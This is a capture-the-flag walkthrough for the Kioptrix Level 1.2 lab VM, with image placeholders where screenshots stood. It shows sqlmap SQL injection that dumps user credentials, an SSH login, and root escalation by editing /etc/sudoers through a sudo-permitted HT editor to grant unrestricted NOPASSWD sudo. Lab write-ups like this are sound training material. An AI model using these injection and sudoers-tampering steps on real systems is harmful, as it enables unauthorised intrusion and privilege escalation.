

VM: <https://www.vulnhub.com/entry/kioptrix-level-12-3,24/#download>




┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 192.168.21.158




<http://192.168.21.158/>




Click on the Blog option and below page will appear. Here we will get a clue to check out the page

<http://192.168.21.158/index.php?system=Blog>




┌──(root💀kali)-[/home/kali/Downloads]

└─# cat /etc/hosts | grep 192.168.21.158



<http://kioptrix3.com/gallery/>




In place of sorting options -> photo Id


<http://kioptrix3.com/gallery/gallery.php?id=1&sort=photoid#photos>

<http://kioptrix3.com/gallery/gallery.php?id=1>

┌──(root💀kali)-[/home/kali/Downloads]


└─# sqlmap -u kioptrix3.com/gallery/gallery.php?id=1 --dbs –batch






┌──(root💀kali)-[/home/kali/Downloads]

└─# sqlmap -u kioptrix3.com/gallery/gallery.php?id=1 -T dev\_accounts –dump





+----+---------------------------------------------+------------+

| id | password | username |

+----+---------------------------------------------+------------+


| 1 | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) | dreg |

| 2 | 5badcaf789d3d1d09794d8f021f40f0e (starwars) | loneferret |

+----+---------------------------------------------+------------+


┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh loneferret@192.168.21.158



loneferret@Kioptrix3:~$ ls

loneferret@Kioptrix3:~$ cat CompanyPolicy.README



loneferret@Kioptrix3:~$ whereis ht




loneferret@Kioptrix3:~$ which ht



loneferret@Kioptrix3:~$ ls -la /usr/local/bin/ht



loneferret@Kioptrix3:~$ sudo –l




loneferret@Kioptrix3:~$ sudo ht /etc/sudoers




loneferret@Kioptrix3:~$ export TERM=xterm-color

loneferret@Kioptrix3:~$ sudo ht /etc/sudoers




Once done, the HT editor will open up

Press F3 to open the file




Below is snippet of /etc/sudoers file . Edit the file so that we can use sudo without limitations.




Refer the below entry in the file

loneferret ALL= NOPASSWD: !/usr/bin/su , /usr/local/bin/ht



Now change the entry for the user loneferret as follows

loneferret ALL= (ALL) NOPASSWD: ALL



Press ctrl + z

loneferret@Kioptrix3:~$ sudo su

root@Kioptrix3:/home/loneferret# cd /root

root@Kioptrix3:~# ls –lrt

root@Kioptrix3:~# cat Congrats.txt

